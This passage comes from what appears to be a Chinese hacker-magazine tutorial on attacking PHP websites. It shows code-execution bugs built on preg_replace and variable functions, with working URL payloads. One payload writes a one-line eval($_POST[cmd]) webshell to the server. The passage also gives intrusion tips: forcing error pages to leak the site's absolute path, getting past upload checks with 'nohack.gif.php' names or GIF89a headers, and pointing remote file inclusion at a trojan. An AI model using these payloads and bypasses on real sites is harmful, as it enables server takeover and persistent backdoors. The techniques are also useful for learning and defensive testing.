  $_GET["text"] . "</i>', " . $string . ");", $string);
?>
```

从这段代码中可以看出，我们可以自由地控制text变量，下面来测试这段代码是否存在代码执行漏洞。提交“**http://127.0.0.1/hack.php?text=a','a',phpinfo());//**”，应合到原来的正则语句就是“**str_replace('a', 'a',phpinfo());//**”，执行后的页面如图34所示，我们自定义的代码已经被成功执行了。




图34

最后来看一个逻辑错误导致的代码执行漏洞，漏洞代码如下：

```
<?php
if (isset($_GET["g"]))
{
  $myfunc = $_GET["g"];
  echo $myfunc();
}
?>
```

只要我们提交“**http://127.0.0.1/hack.php?g=phpinfo**”就能成功执行 phpinfo();函数了，如图 3 5 所示。




图 35

还有一种存在逻辑错误的写法也能执行任意 P H P 代码，漏洞代码如下：

```
<?php
if (isset($_GET["g"]))
{
  $myfunc = $_GET["g"];
echo ${"myfunc"}();
}
?>
```

提交“**http://127.0.0.1/hack.php?g=phpinfo**”同样能执行 phpinfo();的代码，至于这个就留给读者朋友们自行测试了！

其实 P H P 代码执行漏洞的玩法还不止这些，例如我们可以用 print 打印一个字符串，提交“**http://127.0.0.1/hack.php?a=print"nohack"**”，执行的结果如图 36 所示。




图 36

我们还可以提交一个创建文件的代码让其创建一个 P H P 一句话小马，提交的 U R L 为“**http://127.0.0.1/hack.php?a=$fp=fopen("nohack.php","a");fwrite($fp,"<?php eval($_POST[cmd]);?>");fclose($fp);**”。提交后我们就可以用一句话木马客户端来连接漏洞文件目录下的 nohack.php 文件了，密码为 cmd。

9、杂谈PHP漏洞

在这最后一节，我将为各位读者提供点入侵PHP网站的一些TIPS。其实PHP语言和其他语言比起来，攻击手法可是非常多的。我们在进行PHP环境下的注射时，要懂得仔细观察错误信息，因为PHP程序是很容易报错的，有时把注射地址的参数去掉就可能使得程序报错。PHP在超时的时候也会报错，如果我们仔细观察这些出错信息，对我们入侵的过程很有帮助。所以在入侵PHP环境下的站点时，我们要想方设法令站点爆错，如图37所示，就是著名黑客联盟cnhacker的出错信息。




图37

从图37中的出错信息可以看出，网站出错的原因是db_MYSQL.php文件超时，而在出错的同时，也爆出了网站的绝对路径，这对我们入侵有很大的帮助。

接下来说说上传。有一些PHP程序在处理上传文件时是从左边获取文件后缀的，这使得我们可以绕过它的验证，只要把PHP木马改成“nohack.gif.php”这种名称就能绕过它的验证了。还有一种上传漏洞比较常见，其产生的原因是程序只判断了上传文件的文件头，那么我们只需在PHP木马的文件头加上“GIF89a”（GIF图片的文件头）字符就能绕过它的验证了，如图38所示。




图38

然后再说说跨站漏洞。很多人都说跨站漏洞很鸡肋，在PHP环境下magic_quote_gpc认证开启时更是显得一无是处。其实跨站的危害不比注射小，甚至比注射攻击更为恐怖！想对跨站漏洞了解更多可以参阅本增刊上卷的跨站专题！

最后来说说文件包含漏洞。要想黑箱测试出一个本地文件包含漏洞是比较困难的，但是远程文件包含漏洞却在很多地方都可以看见，如“class.php?file=myfile.php”这种类型的URL就很有可能存在远程文件包含漏洞。我们可以尝试给它指定一个PHP木马的地址，让它执行我们的PHP后门代码。不过前面已经说过了，在PHP版本大于5的时候远程文件包含漏洞会受到限制，所以怎么去突破这一点还要看具体情况。

五、总结


PHP的HACK手法还有很多，这里我就不一一说明了。文中介绍了一些PHP环境下常见的漏洞和一些未引起注意的漏洞，其中有一些是曾云好大哥在《精通脚本黑客》（该书电子版已经收录于《黑客手册2008年1、2季合订本》中）一书中没有提到的，本文也算是对这

本书的一个补充吧！

在本书的光盘中有我收集的一些ＰＨＰ入侵时的常用工具，各位读者可以自行研究。如果各位读者朋友还有什么疑问可以到黑客手册论坛（http://www.nohack.cn/bbs）或http://00day.cn来与我讨论。

文章到这里就结束了，最后要感谢Flyh4t、流氓、云中鹰、小浩、col4、安全叶子的所有朋友，当然还有我的老婆叶子了。

webshell 无处逃——提权 20 招



